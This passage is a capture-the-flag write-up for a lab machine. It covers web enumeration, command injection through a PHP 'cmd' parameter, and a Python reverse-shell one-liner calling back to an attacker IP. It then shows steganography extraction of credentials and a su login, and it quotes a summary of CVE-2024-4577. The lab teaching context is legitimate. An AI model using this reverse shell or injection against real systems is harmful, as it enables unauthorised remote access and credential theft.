Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/images               (Status: 301) [Size: 320] [--> http://10.10.34.117/assets/images/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

found some more. Also did a Common php file name scan because it doesn't show php files.



```
sohamt@CyberCreedPC:~/Testing
> gobuster dir -u http://10.10.34.117/assets/ -w /usr/share/seclists/Discovery/Web-Content
Common-PHP-Filenames.txt -t 50

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.34.117/assets/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/Common-PHP-Filename
.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 0]
Progress: 5163 / 5164 (99.98%)
===============================================================
Finished
===============================================================
```

Told ya!!! Found one!!!!




Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at yuei.ac.jp Port 80

/images we cannot access.



possible .php vulnerabilities

Based on the provided search results, it is essential to understand the PHP vulnerability CVE-2024-4577, which allows remote code execution on Windows systems using Chinese and Japanese language locales. Here's a concise and detailed breakdown:

Vulnerability Description: The flaw is a CGI argument injection vulnerability affecting all versions of PHP installed on Windows, tracked as CVE-2024-4577. It enables attackers to bypass protections put in place for another security flaw, CVE-2012-1823.


Attack Vector: An attacker can exploit this vulnerability by sending malicious PHP code to the server, which will be misinterpreted and executed remotely. The attack relies on the way PHP and CGI handlers parse certain Unicode characters.

Affected Configurations: The vulnerability primarily affects Windows installations using Chinese (simplified or traditional) and Japanese language locales. However, it may apply to a wider range of installations.

Patch Recommendation: Update PHP installations to the latest version, specifically:


- PHP 8.1*: Update to 8.1.29 or later
- PHP 8.2*: Update to 8.2.20 or later
- PHP 8.3*: Update to 8.3.8 or later

So was not able to find anything as such in the machine for rev shell, so out of curiosity asked "leo" about possible php vulnerabilities, and command injection is what we can try at least by modifying the parameters and query in the language.



```
yuei.ac.jp/assets/index.php?cmd=whoami
```

```
d3d3LWRhdGEK
```

So i added a query cmd with "whoami" command and got this gibberish stuff which said www-data and we also found a place to add revshell to.



```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.con
nect(("10.17.68.223",9999));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Bash payload was not working so tried adding python payload which is the second most common for revshell after bash and surprisingly it worked.




```
www-data@myheroacademia:/var/www$ ls
ls
Hidden_Content  html
www-data@myheroacademia:/var/www$ ls -al
ls -al
total 16
drwxr-xr-x  4 www-data www-data 4096 Dec 13  2023 .
drwxr-xr-x 14 root     root     4096 Jul  9  2023 ..
drwxrwxr-x  2 www-data www-data 4096 Jul  9  2023 Hidden_Content
drwxr-xr-x  3 www-data www-data 4096 Dec 13  2023 html
www-data@myheroacademia:/var/www$ cd Hidden_Content
cd Hidden_Content
www-data@myheroacademia:/var/www/Hidden_Content$ ls
ls
passphrase.txt
www-data@myheroacademia:/var/www/Hidden_Content$ cat passphrase.txt
cat passphrase.txt
QWxsbWlnaHRGb3JFdmVyISEhCg==
www-data@myheroacademia:/var/www/Hidden_Content$
```

So in a directory named hidden content, found a file and a passphrase in it. Definitely base64 encoded.



```
sohamt@CyberCreedPC:~/Testing
> echo "QWxsbWlnaHRGb3JFdmVyISEhCg==" | base64 -d
AllmightForEver!!!
```


Okay!!! now let's see where to use it!!!!



```
www-data@myheroacademia:/opt/NewComponent$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
deku:x:1000:1000:deku:/home/deku:/bin/bash
www-data@myheroacademia:/opt/NewComponent$
```


found possible usernames.

We got two images which we downloaded. Now it said passphrase and not password, so maybe it is the passphrase to protect steganography. So let's use steghide for it.




```
sohamt@CyberCreedPC:~/Testing
> steghide --extract -sf oneforall.jpg

Enter passphrase:
steghide: the file format of the file "oneforall.jpg" is not supported.
```

It is showing file format not supported let's see hexdump to see what's the problem.




```
sohamt@CyberCreedPC:~/Testing
> xxd oneforall.jpg

00000000: 8950 4e47 0d0a 1a0a 0000 0001 0100 0001  .PNG............
00000010: 0001 0000 ffdb 0043 0006 0405 0605 0406  .......C........
00000020: 0605 0607 0706 080a 100a 0a09 090a 140e  ................
```

it has a PNG file signature so converted to .png but still it showed the same error. So earlier the file was in jpg, so let's change the hexadecimal values of hexdump to match jpg.




```
sohamt@CyberCreedPC:~/Testing
> file oneforall.jpg

oneforall.jpg: data
```

also used file command btw and it showed data, which means something is in there.




```
00000000  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01  ╪ α..JFIF......
00000010  00 01 00 00 FF DB 00 43 00 06 04 05 06 05 04 06  .... ▌.C........
00000020  06 05 06 07 07 06 08 0A 10 0A 0A 09 09 0A 14 0E  ................
00000030  0F 0C 10 17 14 18 18 17 14 16 16 1A 1D 25 1F 1A  ............%..
00000040  1B 23 1C 16 16 20 2C 20 23 26 27 29 2A 29 19 1F  .#... . #&')*)..
```

so changed in in hexed.it




```
sohamt@CyberCreedPC:~/Downloads
> steghide --extract -sf oneforall.jpg
Enter passphrase:
wrote extracted data to "creds.txt".
```

got a file!!!




```
sohamt@CyberCreedPC:~/Downloads
> cat creds.txt
Hi Deku, this is the only way I've found to give you your account credentials, as soon as you have them, delete this file:

deku:One?For?All_!!one1/A
```

Got creds of the user "deku".




```
www-data@myheroacademia:/home$ su deku
su deku
Password: One?For?All_!!one1/A

deku@myheroacademia:/home$
```

was able to login as deku!!!



```
deku@myheroacademia:~$ ls
ls
user.txt
deku@myheroacademia:~$
```


got first flag.



```
deku@myheroacademia:/opt/NewComponent$ ls -al
ls -al
total 12
dr-xr-xr-x 2 root root 4096 Jan 23  2024 .
drwxr-xr-x 3 root root 4096 Jul  9  2023 ..
-r-xr-xr-x 1 deku deku  684 Jan 23  2024 feedback.sh
deku@myheroacademia:/opt/NewComponent$
```


found a script in /opt directory.

Now after understanding the script's source code,



